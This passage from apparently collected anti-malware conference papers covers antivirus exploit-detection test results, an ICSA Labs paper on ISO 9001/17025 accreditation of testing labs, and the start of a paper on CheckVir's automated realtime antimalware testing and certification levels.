AV_01	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_02	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_03	No alert; vulnerability exploitation successful.	Detected as HTML/Shellcode.Gen; user alerted and prompted for action.	No alert; vulnerability exploitation successful.
AV_04	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_05	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_06	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_07	CMD shell execution blocked; user alerted and prompted for action.	No alert; vulnerability exploitation successful.	No alert; but exploit failed silently.
AV_08	Program blocked; user alerted and prompted for action.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_09	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_10	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.
AV_11	User alerted; but vulnerability exploitation successful.	Detected as Troj/PDFJs-B and quarantined; user alerted.	No alert; vulnerability exploitation successful.
AV_12	No alert; vulnerability exploitation successful.	No alert; vulnerability exploitation successful.	Program blocked; user alerted and prompted for action.

Table 8. Results of testing the exploitation of vulnerabilities

5 Conclusion and future work

One main disadvantage of our testing methodology was the requirement to perform all tests by hand. This made running the test suite against the panel of anti-virus programs very time-consuming. A possible evolution will be to run each test automatically using a predefined script; this poses the problem of detecting if the malicious action completed successfully, as well as detecting if the anti-virus picked up the threat.

It may be tempting to add an increasing number of tests in the future. Those may not be pertinent however, as malware authors will generally use the simplest method not detected by anti-virus programs. Why use advanced code injection techniques when a classic windows hook remains undetected? As such, this study hopes to raise the bar for malware authors, by encouraging companies that produce anti-malware products to take into account the different techniques presented in this study.

Adding new behavioural patterns will of course pose the problem of false positives; this may be mitigated using whitelisting, as well as providing users with correct and informative alert messages.

Finally, it is to be hoped the problems and lost revenue caused by malware will loose relevance as more secure computing architecture come forward, such as those base on sandboxed virtual machine (Java, Flash, ...) and more fine-grained access control. In this regard, the addition of UAC in Windows Vista, however flawed it may be [21], is a step in the right direction.

6 References

[1] Zesheng Chen, Chuanyi Ji: An Information-Theoretical View of Network-Aware Malware Attacks. CoRR abs/0805.0802: (2008)
[2] "The Microsoft Security Response Center (MSRC): Update on Microsoft Excel Vulnerability", as retrieved from http://blogs.technet.com/msrc/archive/2006/06/17/436860.aspx
[3] Shobha Venkataraman, Avrim Blum, Dawn Song: Limits of Learning-based Signature Generation with Adversaries. Proceedings of the 15th Annual Network and Distributed Systems Security Symposium (2008)
[4] Eric Filiol, Grgoire Jacob, Mickal Le Liard: Evaluation methodology and theoretical model for antiviral behavioural detection strategies. Journal in Computer Virology 3(1): 23-37 (2007)
[5] Sbastien Josse: Rootkit detection from outside the Matrix. Journal in Computer Virology 3(2): 113-123 (2007)
[6] Guillaume Kaddouch: Firewall Leak Tester, http://www.firewallleaktester.com/
[7] http://www.softpedia.com/get/Antivirus/
[8] http://www.virustotal.com/sobre.html

[9] Heng Yin, Zhenkai Liang, Dawn Song: HookFinder: Identifying and Understanding Malware Hooking Behaviors. Proceedings of ISOC NDSS 2008.
[10] Jamie Butler and Kris Kendal: Blackout: What Really Happened. Black Hat USA 2008
[11] Joanna Rutkowska: Red Pill... or how to detect VMM using (almost) one CPU instruction, retrieved from http://www.invisiblethings.org/ papers/ redpill.html
[12] Thomas Sabono: La fiabilit des logiciels anti-rookits Windows 32 bits. SSTIC 200
[13] “crazyload”: Playing with Windows /dev/(k)mem. Phrack 59 (2002)
[14] Greg Hoglund: A real NT Rootkit, patching the NT Kernel. Phrack 55 (1999)
[15] Derek Soeder and Ryan Permeh: eEye BootRoot. Black Hat USA 2005.
[16] Greg Hoglund, James Butler: Rootkits: Subverting the Windows Kernel. Addison Wesley, ISBN 0-321-29431-9 (2006)
[17] Vulnerability in Server Service Could Allow Remote Code Execution, as retrieved from http://www.microsoft.com/technet/security/Bulletin/ MS08-067.mspx
[18] http://www.metasploit.com/framework/download/
[19] CVE-2008-1104: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992
[20] CVE-2008-4654: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4654
[21] Robert Paveza: User-Prompted Elevation of Unintended Code in Windows Vista, as retrieved from http://www.robpaveza.net/VistaUACExploit/ UACExploitWhitepaper.pdf

Accrediting a Testing Lab under the Auspices of the International Standards Organization

Andrew Hayter, George Japak and Leo Pluswick

ICSA Labs

About Author(s)

Andrew Hayter, Anti-Malcode Program Manager, ICSA Labs

Andy manages the Anti-Malware technology, certification and testing programs including anti-virus, anti-spyware, host-based intrusion prevention system (HIPS), PC firewall and future malware related program initiatives. He also manages the HIPS and Anti-Virus Product Developers consortium (AVPD). Bringing more than 25 years experience managing security products for technology companies, Andy was the worldwide product manager for IBM for their anti-virus product. Mr. Hayter holds a B.A. degree in Geology from Rutgers University and has attended and spoken at multiple industry conferences. He represents ICSA Labs anti-malware interests at conferences and workshops worldwide. andrew,hayter@icsalabs.com

George P. Japak, Managing Director, ICSA Labs

George Japak manages ICSA Labs, an independent division of Verizon Business, offers vendor-neutral testing and certification of security products and applications. Hundreds of the world's top security vendors submit their products for testing and certification at ICSA Labs. The end-users of security technologies rely on ICSA Labs to authoritatively set and apply objective testing and certification criteria for measuring product compliance and reliability. The organization tests products in key technology categories such as anti-virus (malware), firewall, IPSec VPN, cryptography, intrusion detection and prevention, PC firewall, web application FW, SSL-VPN, Wireless LAN, as well as the Premier Services Program and accreditation as a cryptographic module testing lab. Mr. Japak has over 25 years of experience in senior level Sales, Marketing and Operational Management, the last 12 years of which have been at ICSA Labs. Mr. Japak has a BS from The Pennsylvania State University, and an MBA from Northwestern University, J.L. Kellogg Graduate School of Management.

Leo Pluswick, Quality Programs Manager, ICSA Labs

Leo Pluswick joined ICSA Labs in 1997 as a Program Manager. Currently he manages the development and evolution of the ICSA Labs QMS (QMS). He provides training and guidance to ensure ICSA Labs QMS processes are established, implemented and maintained. He had twenty-two years of National Security Agency (NSA) experience as an electronic engineer, planner, and technical manager including ten years as an instructor/manager at the National Cryptologic School. He had eight years previously in industry in electronic / rf /microwave engineering / product development and testing and served two years as a Signal Officer in the U.S. Army. Mr. Pluswick received a Bachelor of Science in Physics from The Pennsylvania State University, an MS in Physics from Worcester Polytechnic Institute and was an Advanced Engineering Fellow at The Massachusetts Institute of Technology.

Contact: ICSA Labs, An Independent Division of Verizon Business, 1000 Bent Creek Blvd., Suite 200 Mechanicsburg, Pennsylvania, USA 17050 Phone: 717-790-8100 FAX: 717-790-8170

Keywords: *accreditation bodies, anti-malware, anti-virus, anti-spyware, comparative analysis, ISO, ISO/IEC, ICSA Labs, ISO 9001, ISO/IEC 17025, International Electrotechnical Commission, International Standard, International Organization for Standardization, laboratory customers, malware, malcode, QMS, regulatory authorities, testing and calibration*

Accrediting a Testing Lab under the Auspices of the International Standards Organization

Abstract

There are anti-malware testing labs and then there are certified anti-malware testing labs. How is it possible to receive assurance that the lab testing anti-malware solutions follows reproducible procedures, qualifies and certifies the analyst performing the tests and maintains detailed records? The International Standards Organization (ISO) standards 9001:2000 and 17025:2005 were established to provide such assurance.

ISO 9001 defines the quality policy as a formal statement from management closely linked to the business and marketing plan and to customer needs. The quality policy must be understood and followed at all levels within a quality organization. The organization must have measurable objectives to work towards. The quality process entails detailed record keeping of processes and procedures. Regular internal and external independent audits validate adherence to the ISO standards and the organization's documented processes. Maintaining quality can be a very difficult exercise in the face of a constantly changing world of malware and associated anti-malware products.

ISO 17025 is the primary standard used by testing and calibration laboratories. This standard was established in 1999, most recently updated in 2005, incorporates ISO 9001 requirements relevant to the scope of testing and calibration services, but adds in the concept of competence to the equation. There are two main areas of requirements for labs testing security solutions. ISO 17025 management requirements are primarily related to the operation and effectiveness of the QMS within the laboratory. Technical requirements address the competence of staff, methodology and test/calibration equipment.

Would you allow just anyone to process a medical blood test without the assurance that they are properly certified to prepare samples, operate the equipment and report the results? The same standard applies to security solution testing, otherwise how are you assured that the company and analyst performing tests on anti-malware software is competent to perform the tests while adhering to documented procedures designed to ensure quality, dependable and reproducible results.

This paper will look at how testing and certification programs accredited under ISO 9001 and 17025 standards provide assurance to both the developer of anti-malware solutions and the end-point consumer, and that the lab issuing the certification meets the rigorous standards set by the International Standards Organization.

Introduction

In the age of regulatory compliance it is becoming increasingly important to work with trusted parties. This is no less important than in the selection of the laboratory testing anti-malware products.

The challenges of testing the efficacy of anti-malware products (anti-malware products defined as anti-virus and anti-spyware products) is enormous given the ever growing numbers and diverse nature of malware.

Since testing organizations come in different types and ultimately with different products and goals it is important to examine the differences. There are organizations, such as ICSA Labs, which test anti-malware products to well defined and vetted certification criteria, beyond just detection rates, and have the processes and procedures in place to be accredited by the International Standards. Certified testing laboratories provide third party assurance and set baseline requirements that are part of the decision support matrix. To the vendor and ultimately their customers will know that the product delivers what is expected of it. Products tests conducted by certified testing laboratories produce results that the reader can benefit from in their selection process.

In contrast many testing organizations perform the test with the intent of having the results published in consumer publication. The results are a comparison of the output of different vendor's products. This is useful to the consumer, but only represents detection at a point in time. The test is typically done on an irregular basis or with such a long time between tests that comparisons become difficult. With the dynamic nature of the malware problem the results could be confusing because they do not demonstrate the long term capabilities of the vendor and the product.

The information below will help to clarify the difference in testing organizations that perform comparative testing and offer their results to publications and testing labs that provide third party assurance based in accepted standards, practices and procedures.

How do the standards apply to anti-malware testing?

The first question you may ask is "what does all this have to do with testing anti-malware products?" Anti-malware testing has many different types of labs performing test. However, the goal or business proposition is different among the organizations.

With all the discussion surrounding anti-malware testing a critical question needs to be answered. Who is testing and certifying the testers? The laboratory selected to test anti-malware products and solutions should be reliable, be able to deliver dependable results from the testing, use scientifically verifiable testing methods and practices, and meet international recognized quality and competence standards. International Standards ISO 9001:2000[1] and ISO/IEC 17025:2005[2] provide standards for the establishment of Quality Management Systems (QMS) and competence for laboratories testing products. The standards define unbiased baseline requirements that assure all of what is done is repeatable and reproducible. The standards are applied to all products tested.

Testing performed by a certified testing laboratory

[1] See Appendix A ISO 9001:2000 Description
[2] See Appendix B ISO / IEC 17025 Description

Testing is a subset of certification criteria. Let's review the parts of the process that lead to certification.

Testing Programs

Key ingredients that apply to standards based testing programs are:

- Public vetting of criteria - Criteria developed for test by ICSA Labs is vetted by industry consortia. Members of the industry can provide input on what capabilities should be tested to demonstrate the efficacy of the product and setting the level to determine passing the criteria
- Adjusting criteria and methods based on the changing threat matrix and new technologies allowing the test lab to stay current with both new malware and new anti-malware technologies.
- Criteria are published publically for review and inspection. There is no question as to what will be tested and the requirements to pass the test in every category.
- Scientific methodologies that are applied to the test to meet standards.
- Certification of the analyst performing the test.
- Procedures and criteria demonstrate the technical competence of the laboratory.

Repeatability

Two main factors are required for repeatability. First the test itself must be reproducible. ISO certifications require extensive documentation of test criteria, processes and procedures, checklist, preserving the results and documenting the test environment. The environment is the specific piece of equipment the test was run on, version and level of all software used for the test etc. The test set must be documented as to its detailed contents and preserved.

By developing the process and procedures of repeatability, a test may be rerun against a product numerous times to demonstrate achieving the same results. Also the exact same test can be run against product from different vendors. This eliminates any test bias towards any product or vendor.

Reproducible

By maintaining detailed documentation of a test settings and results, images of the system used for the test, archiving of sample sets and product being testing any test can be reproduced should the need arise to re-validate the results.

Reproducibility not only applies to the product under test, but to all products submitted in the same program from multiple vendors. For instance products from Symantec, McAfee, Kaspersky and Avira are all tested exactly the same. Same equipment environment, software builds, test procedures, sample sets and documentation of results.

Criteria –

Multiple requirements must be met for an anti-malware product to be considered for certification. The product must do more than just detect malware. Criteria elements can include but not limited to:

- Detection
- Prevent the replication of malware

- Report No False Positive
- Administration
- Logging

In the case of ICSA Labs there are nine different anti-malware criteria modules that a product can be tested for. Each has specific criteria or standards, documented underlying technology which is continually reviewed. Changes made to any element of the testing program must be documented in the Quality Management System.

Third Party Assurance

The results from a certified lab are unbiased and demonstrate the product meets baseline requirements. In order to assure compliance, at least two (2) internal audits are conducted annually. Each program is audited by a staff member who is not in that particular program. External audits are conducted by an outside accreditation body, Intertek in the case of ICSA Labs on a regular basis. An audit examines everything associated with the testing program including validation that all processes and procedures are followed, documentation is complete, and that all personnel associated with a program understand the quality process, their role in the process and how it effects product realization also known as the testing results.

The terms of certification can define the term for which a product remains certified. Annual re-certifications tests are conducted to re-evaluate that the products continues to me all criteria elements.

Comparatives Testing

Comparative testing often tests a particular subset, for example detection, of a particular product. In many cases this test is performed on commission from a publication. At the request of the publisher only certain features of a product are tested. Most often this is detection. As shown above the decision making process for an enterprise selecting a anti-malware product include more requirements than just detection.

Additionally since comparative test are not conducted on regular basis, the results only demonstrate a single point in time. However, certification testing includes the option to perform maintenance testing. ICSA Labs as part of its certification criteria performs maintenance testing on a monthly basis for detection.

It is our understanding that ICSA Labs is the only lab that is accredited to ISO standards across its entire operation, nor limited to any one aspect of its business.

Conclusion

There are anti-malware testing labs and then there are certified anti-malware testing labs. We have established that by following International Standards ISO 9001:2000 and ISO / IEC 17025:2005 an anti-malware testing lab produces results that provide assurance to the vendor that the product performs as expected and that their customers have a baseline of that performance which allows them to make a purchase decision among products tested against the same standard.

We have demonstrated that an anti-malware lab certified to ISO 9001:2000 standards operates within formal and documented quality policy. The policy provides the intentions and directions to the organization with respect to quality and provides for the setting of quality objectives.

Certification based on the International Standard ISO / IEC 17025:2005 sets the standard for organizations. In addition to ISO 9001 objectives, ISO 17025 adds the concept of competence to the equation. Vendors and their customers can feel confident that the tests performed are repeatable, reproducible and are based on publically available criteria.

By meeting all the standards, assurance is provided that product testing is unbiased and meets all the baseline requirements to be certified. If you are evaluating a product that will be rolled out in your organization, products certified to standards can help simplify the search process and establish minimum criteria if issuing a Request for Information (RFI) to develop the “short” list of possible products. To make the decision by issuing a Request for Proposal (RFP) for products specifying certified products will assure products will be the best fit for the enterprise.

Appendix A
ISO 9001 : 2000 Description

ISO 9001 was developed by Technical Committee ISO/TC 176 on Quality management standards and quality assurance, subcommittee SC2, quality systems

ISO 9001 specifies the standard for Quality Management Systems (QMS). Development of a QMS promotes the development of processes to develop, implement and improve to enhance customer satisfaction by meeting customer requirements.

In terms of ISO 9001 the product or service can be:

- intended for or used by a customer
- any intended output resulting from the product/service realization process

The QMS emphasizes the importance of

- understanding and meeting requirements
- the need to consider processes in terms of added value
- obtaining results of process performance and effectiveness
- continual improvement of processes based on objective measurements

This standard can apply to any organization regardless of type, size and product provided.

To meet the ISO 9001 Standard requires the development of a QMS (QMS):

- Demonstrate the ability to consistently provide products that meet customer and applicable statutory and regulatory requirements
- Aim to enhance customer satisfaction via the effective application of the system including processes for continual improvement of the system and the assurance of conformity to applicable statutory and regulatory requirements.

To obtain certification to the ISO 9001 standards requires an organization to develop a QMS that has documented and controlled processes designed to meet at least the following requirements:

- Management responsibility specifying a commitment to the QMS
- Resource Management to provide and maintain resources required to meet QMS objectives
- Product Realization designed to meet or exceed customer expectations
- Measurement, Analysis and Improvement of the QMS

Quality Management System

An organization must document, implement and maintain a QMS and continually improve it effectiveness based on the International Standard.

The standard requires an organization to meet and maintain general requirements and specific documentation requirements including a Quality Manual and to have control over the QMS documentation and have a well promulgated Quality Policy and measurable Quality Objectives.

Management Responsibility

The organization must demonstrate:

- Top management shall ensure that responsibilities and authorities are defined and communicated within the organization
- Customer Focus

- Quality Policy
- Planning including QMS planning
- Responsibility, authority and communications including management representation and internal communications
- Management Review – shall review the organizations QMS at planned intervals to ensure continuing suitability, adequacy and effectiveness by:
    - Reviewing input
    - Reviewing output

Resource Management

Through the provision of resources the organization shall provide the resources to implement and maintain the QMS, continually improve its effectiveness and enhance customer satisfaction by meeting customer requirements

This is accomplished by quality management of

- Human Resources
- Competence, training and awareness
- Infrastructure
- Work environment

Product Realization

Product realization amounts to the end product or service delivered to the customer. In order to deliver the product or service, the following product realization processes must be established, documented and controlled:

Planning of product realization:

- providing resources needed to produce and deliver the product
- verifying the processes deliver expected results
- validation that customer requirements are met,
- monitoring, measurement, inspection and test activities specific to the product or service delivered
- records are needed to provide evidence that the realization processes are followed and the resulting product meet requirements

Development of customer-related processes

- Review of stated or unstated but needed requirements related to the product

Customer communications

- About product
- Contract details
- Customer feedback, including complaints

Product design and development including:

- Design and development stages

- Review of each stage, as appropriate, to verify that expected results are obtained
- Validation that customer expectations are met or exceeded
- Control and keep records of changes made

Purchasing requirements:

- Purchased products conform to specifications
- Product information provides procedures for operation/use of purchased product
- Personnel are qualified to operate/use purchased products

Product and Service provisions are established for the production of the product or service

- Control of production and service provision
- Validation of processes for production and service provision
- Identification and traceability throughout product realization
- Control and care of customer property
- Preservation of product during internal processing and delivery

Control of monitoring and measurement equipment:

- essential to provide evidence of conformity of the product or service to customer requirements, organization requirements, and any applicable statutory and regulatory requirements

Measurement, analysis and improvement

In general, all processes are monitored to demonstrate conformity to requirements, ensure conformity of the QMS and continually improve the effectiveness of the QMS.

- Monitoring and Measurement including internal audits and Management Reviews.
- Control of nonconforming product
- Analysis of data
- Improvement including corrective and preventive actions and actions to take advantage of opportunities for improvement.

Appendix B

ISO / IEC 17025 :2005 Description

Laboratories that are recognized for competence of testing and calibration of equipment should meet the requirements of this International Standard to be considered for accreditation. ISO 17025 is used to demonstrate that a laboratory operates a management system, is technically competent and is able to generate and reproduce technically valid results.

Testing and calibration laboratories that comply with this International Standard will also operate in accordance with ISO 9001 as per ISO/IEC17025: 2005 General requirements for the competence of testing and certification laboratories. See Appendix A, (ISO/IEC International Standard 17025, 2nd Edition, 2005*)*, lists “Nominal cross-reference to ISO 9001:2000” with ISO 17025 criteria.”

Note the following caution in ISO/IEC International Standard 17025, 2nd Edition, 2005, p. 5.

“Conformity of the QMS within which the laboratory operates to the requirements of ISO 9001 does not of itself demonstrate the competence of the laboratory to produce technically valid data and results. Nor does demonstrated conformity to this International Standard imply conformity of the QMS within which the laboratory operates to all the requirements of ISO 9000”

ISO 17025 specifically addresses the laboratory's accreditation through the use of criteria and procedures developed to determine the technical competence of the laboratory.

Factors addressed include

- Technical competency of the staff
- Validity and appropriateness of the methods
- Traceability of measurements and calibrations to national standards
- Appropriate application of measurement uncertainty
- Suitability, calibration and maintenance of test equipment
- Testing environment
- Sampling, handling and transportation of test items
- Quality assurance of test, inspection and calibration of data.

Many of the requirements of ISO 17025 are very similar to those of ISO 9001. However, ISO 17025 defines the technical requirements of a laboratory in more detail. The ISO 17025 technical requirements include the areas of:

- Personnel
    - Competence
    - Education and training and skills
    - Personnel are employed or under contract are supervised and competent in that they work in accordance with the accredited laboratory's management system
    - Laboratory shall maintain job descriptions for all levels and responsibilities
    - Specific personnel are authorized to perform particular types of sampling, test and calibration, to issue reports and calibration certificates, and to give opinions and interpretations and to operate particular types of equipment.
- Accommodation and environmental conditions must facilitate correct performance of the laboratory's documented testing procedures.

- Test and calibration methods and method validation. This includes:
  - Selection of methods
  - Laboratory developed methods
  - Non-standard methods
  - Validation and re-validation of methods when they are updated or adjusted
  - Estimation of uncertainty of measurement
  - Control of data
- Equipment used must be validated and re-validated as appropriate for the intended use.
- Measurement of traceability
- Sampling
- Handling of test and calibration items
- Assuring the quality of test and calibration results
- Reporting of the results must meet specific requirements to ensure the reporting is clear, accurate and unambiguous.

References

International Standard ISO 9001, (2008). Quality Management Systems – Requirements. Fourth Edition 2008, Geneva, Switzerland

International Standard ISO/IEC 17025, (2005). General Requirements for the competence of testing and calibration laboratories, Second Edition 2005, Geneva, Switzerland

International Standard ISO/IEC 17025:2005, Technical Corrigendum 1, (2006) General Requirements for the competence of testing and calibration laboratories, Technical Corrigendum 1 Ref. No. ISO/IEC 17025:2005/Cor.1:2006(E), Geneva, Switzerland

Link, Edward P, (2000). An Audit of the System, not of the People: An ISO 9001:2000 Pocket Guide for Every Employee, Quality Pursuit, Inc., Rochester, NY, USA First Edition

Phillips, Ann W. (2005). ISO 9001:2000 Internal Audits Made Easy, Quality Techniques, Huntsville, AL, USA Second Edition

Honnsa, Julie D, McIntyre D.A. (2003). ISO 17025: Practical Benefits of Implementing a Quality System, in Journal of AOAC International, Vol., 86, No. 5, 2003

Hayter, Andrew D. (2007). Nature of Anti-Malware Testing and Certification Programs, in Proceedings of AVAR 2007

ICSA Labs Quality Manual, (2009). ICSA Labs, An Division of Verizon Business, Mechanicsburg, PA, USA

Information Security Awareness Initiatives: Current Practice and the Measurement of Success (2007). European Network and Information Security Agency (ENISA), Herkalion, Greece http://www.enisa.europa.eu

Casper, Carsten, and Esterle, Alain. (2007). Information Security Certifications, A Primer: Products, people, processes.). European Network and Information Security Agency (ENISA), Herkalion, Greece http://www.enisa.europa.eu

CHECKVIR REALTIME ANTIMALWARE TESTING AND CERTIFICATION

Ferenc Leitold, Veszprog Ltd., College of Dunaújváros

fleitold@veszprog.hu

A unique antimalware testing and certification procedure has been developed under the aegis of CheckVir Lab. This testing procedure can provide actual comparative test results of antimalware solutions automatically for the IT user community on the web. These are ready some minutes after the new version of a particular version of an antimalware solution is released. This realtime automatic testing is based on a set of dedicated PCs continuously checking the possible updates and they are dealing with executing the predefined testing procedures as well: malware knowledge (detection, disinfection), False positive test, Speed test (in infected environment, in clean environment), Container (packers, obfuscators, e-mail clients storage files, embedded files).

Introduction

The main purpose of CheckVir realtime antimalware testing is to help antimalware developers in their work against malware and to provide correct and exact information for computer users about the performance of antimalware products. According to the test results it is possible to provide the following information:

- Comparative test results of antimalware solutions are available automatically for the IT user community on the web. These are ready some minutes after the new version of the particular solution is released. So the results are actual.
- Naming cross-reference database on the tested samples is available for the IT user community among different antimalware solutions and among different versions of the same antimalware solution. This database includes wildlist names and CME numbers as well.
- Summary reports can be provided to computer magazines and to other part of media. These summary could be restricted to the tested versions, testing times and as well as to the tested features.
- Test reports, execution log files as well as missed and problematic samples are provided to related antimalware vendors (by email using PGP).
- Antimalware vendors can use this system for testing other features and sample sets than in the comparative tests for the public. In this case every information about this test is provided only for the related vendor.

Technical background

The testing procedure is executed automatically using a special frame system. This automatic system provides a database accessible on the Internet including the scanning results related to each version. This system includes the following parts:

- **Updaters:** These computers are dealing with the update, so they are connected to the internet. A debian Linux system and perl scrips are dealing with changing the image of the Windows operating system (including the antimalware) and execute them periodically. The Windows system includes installed WinTask software and an updater script written for this software which tries to update the antimalware. If there was an update then it will be indicated to the controller under Linux which will make an image including the new update to a network storage.
- **Testers:** These computers are dealing with testing. For security reasons they are NOT connected to the internet. A debian Linux system and Perl scrips are dealing with changing the image of the Windows operating system (including the antimalware) and execute them periodically. It loads the images saved by the Updaters. Depending on the test procedure(s) it may copy different Wintask scripts into the image which will be executed after the Windows operating system has been booted. Perl scripts under debian Linux have to prepare the data used for testing (e.g.: samples, clean files, …) and they have to save the results as well. In the case of new results they are analysed and they are written directly to the SQL database of the Webserver computer.
- **Webserver:** It collects test results in its SQL database and provide it accessible via its web page.
- **Archiver:** All of information about executed tests is archived by this computer. It includes test results, and images as well as data required for testing.

This frame system can enable that producing a new Wintask script with the related data the set of tested procedures can be increased.
Note that tester and updater computers have exactly the same hardware and software. (Even the cards are inserted into same slots.)

Testing procedures

Testing procedures are related to the user requirements. Antimalware solutions are regarded as black boxes. The following testing procedures are executed:

- Malware knowledge (detection): Tested solutions have to be able to generate a report file about all detections. Solutions are executed on the set of malware samples. Analyzing report files detections are counted by each malware and they are classified into three categories:
  - malware detection,
  - suspicious code detection,
  - detection of a non-malware code (e.g.: packers).

  This classification is based on the information provided by the particular vendor.
- Malware knowledge (disinfection): Tested solutions have to be able to generate a report file about all actions (disinfections, deleting, renaming , …). Solutions are executed on the set of malware samples. Analyzing report files and the disinfected storage disinfections are counted by each malware.

- False positive test: Tested solutions have to be able to generate a report file about all detections. Solutions are executed on the set of clean files. Analyzing report files detections are counted and they are classified into three categories:
  - malware detection,
  - suspicious code detection,
  - detection of a non-malware code (e.g.: packers).

  This classification is based on the information provided by the particular vendor.
- Speed test (in infected environment): Solutions are executed on the set of malware samples while automatic actions in case of detections are set. This test is executed 3 times. The test set is tripled in the second case and it is copied 9 times in the third case. The test results are in this testing procedure is NOT the absolute required times but the ratio of the required times of the 3 executions. This test is executed on different settings according to the action: do nothing, automatic deleting, automatic renaming and automatic moving to quarantine.
- Speed test (in clean environment): Solutions are executed on the set of clean samples while automatic actions in case of detection are set to do nothing. Required time for scanning is measured.
- Container[1] test: Solutions are executed on the set of containers created using a known virus and "container creator" programs, applications. In this case it is always checked that the antimalware correctly identify the used known virus. For comparative reason the same known virus sample is used in case of all antimalware solutions. This test procedure include the following tests:
  - The scanning capability inside different types of containers.
  - The scanning depth in the case of joined containers into each other.
  - The scanning capability in special cases: using long file names, password protection, …

All of testing procedures are executed in on-demand and in on-access case. On-access test is executed using the following command line command:

```
copy <testsample> nul
```

In addition the test results of knowledge tests, false positive test and container test are compared. In case of speed tests the procedure is executed in the same environment without antimalware and the time values required in this case are subtracted from the on-access speed test results.

[1] In usual cases even the average user can create file(s) containing other file or files. It can be done automatically as well as interactively (managed by the user). For example the automatic case includes all of e-mail clients storage because downloading email massages they are stored in data file(s). The interactive case includes packers (e.g.: ZIP) and documents related Microsoft and other applications where the user can put (copy and paste) any file to the document. It is very important to test these capabilities of antimalware solutions, because when an antimalware reports that it did not find anything after the whole scanning of all hard drives then malware codes may not be remained even in packed files and in email storages.

All of test procedures are related to speed test are executed 20 times and the minimum, maximum and average time values are calculated.

Test sets

For testing the following test sets are used:

- Malware test set: This test set includes malware that are already spread widely. Generally this set includes all malware already listed on the main list of wildlist. On the other hand vendors may submit prevalence tables on the actually widespread malware. Submitted malware are inserted into the test set if its widespread index reaches the 0,5% related to all incidents at the particular vendor AND there is any other vendor reporting the same malware. Malware set are grouped by the year and month according to the last publication (wildlist) or the last existence in vendor related tables. Thus separate summary could be created according to the actual malware set. Generally the last year is used as an actual malware set.
  More samples are used related to each malware for testing. In the case of non-polymorphic viral malware and for non-viral malware about 100 samples are used. However for polymorphic viruses about 1000-10000 samples are used. Non-problematic samples (all antimalware managed correctly) are regenerated continuously. If an antimalware fails on a particular sample then this sample will be included in the set forever.

- Clean test set: This set includes non-malware files of different operating systems and applications AND separately an amount of packed files using different exepackers. Thus exepackers blacklistings can be reported.

- Container set: On the first hand this set includes data files of the following containers:
    - Storage files of email clients: Microsoft Outlook, Outlook Express, The Bat!, Eudora, Pegasus Mail, Mozilla Thunderbird, Incredimail
    - Data files of packers: ZIP, ARJ, RAR, GZ, TAR, TGZ, ACE, CAB, JAR, LZH, BZ2, HA, Z, 7Z, BFC
    - Embedded files: DOC, XLS

  On the other hand original malware samples are included in this set as well as other specially constructed container data files according to the mentioned special cases in the related testing procedure.

Solutions and settings

Solutions are provided by the vendor. A solution must not be only one software, it may include more software as well. Usually vendors are asked for the best suggested solution. They must submit the following additional information also:

- Vendors have to specify the suggested settings for home users and for business users as well. All of testing procedures are tested using these two settings. Vendors may submit different solutions for home and business users.

- Vendors have to specify the classification instructions related to distinguish among malware detection, suspicion and "informative detection".

Vendors have to submit the solution and specify the suggested settings that they have to perform the following requirements:

- Solutions using the given settings have to be able to create one or more report files about all detections and disinfections.
- Automatic actions have to be performed in the case of detection.

Certification

There are different types of certification based on the performance of the tested solution named LEVEL A to LEVEL E.

LEVEL A	*Malware knowledge (detection)*	100 % of the whole malware test set has to be detected as malware
	Malware knowledge (disinfection)	All disinfectable malware in the whole malware test set has to be disinfected.
	Speed	The speed of the execution on malware test set must be linear[2]
	Known packers	ZIP, ARJ, RAR, ACE, GZ, TGZ, BZ2, CAB, JAR, TAR
	Packer depth	Unlimited, depending only on the available memory and disk space.
	Known email clients data files	Outlook Express, MS Outlook, The Bat, Eudora, Pegasus Mail, Mozilla Thunderbird, Incredimail
	Embedded files	DOC in DOC, DOC in XSL, XSL in DOC, XSL in XSL
	Embedded depth	Unlimited, depending on the available memory and disk space.
	Other	On-access and on-demand scanning have to produce same results in the case of all tests (except speed tests).

LEVEL B	*Malware knowledge (detection)*	95 % of the whole malware test set and 100 % of the actual malware test set have to be detected as malware
	Malware knowledge (disinfection)	At least 95 % of the disinfectable malware in the whole malware test set and all disinfectable in the actual malware test set have to be disinfected.
	Speed	The speed of the execution on malware test set must be linear
	Known packers	ZIP, ARJ, RAR, ACE, GZ, TGZ, BZ2, CAB, JAR, TAR
	Packer depth	10
	Known email clients data files	Outlook Express, MS Outlook
	Embedded files	DOC in DOC, DOC in XSL, XSL in DOC, XSL in XSL
	Embedded depth	10
	Other	On-access and on-demand scanning have to produce same results in the case of all tests (except speed tests).

[2] Linear means that the scanning time on a triple malware test set has not to be more than the triple related to the scanning time of the original malware test set. In the case of on-access scanning the execution times have to be decreased by the execution times without any antimalware.

LEVEL C	*Malware knowledge (detection)*	100 % of the actual malware test set have to be detected
	Malware knowledge (disinfection)	All disinfectable in the actual malware test set have to be disinfected.
	Speed	The speed of the execution on malware test set must be linear
	Known packers	ZIP, ARJ, RAR, GZ, TGZ, TAR
	Packer depth	10
	Known email clients data files	Outlook Express
	Embedded files	DOC in DOC, XSL in DOC
	Embedded depth	10
	Other	On-access and on-demand scanning have to produce same results in the case of all tests (except speed tests and non-actual malware test).

LEVEL D	Malware knowledge (detection)	95 % of the actual malware test set have to be detected, others have to be suspected.
	Malware knowledge (disinfection)	95 % of the actual malware test set have to be disinfected.
	Speed	-
	Known packers	ZIP, ARJ
	Packer deepth	-
	Known email clients data files	-
	Embedded files	DOC in DOC, XSL in DOC
	Embedded deepth	-
	Other	On-access and on-demand scanning have to produce same results in the case of actual malware test.

LEVEL E	Malware knowledge (detection)	90 % of the actual malware test set have to be detected, others have to be suspected.
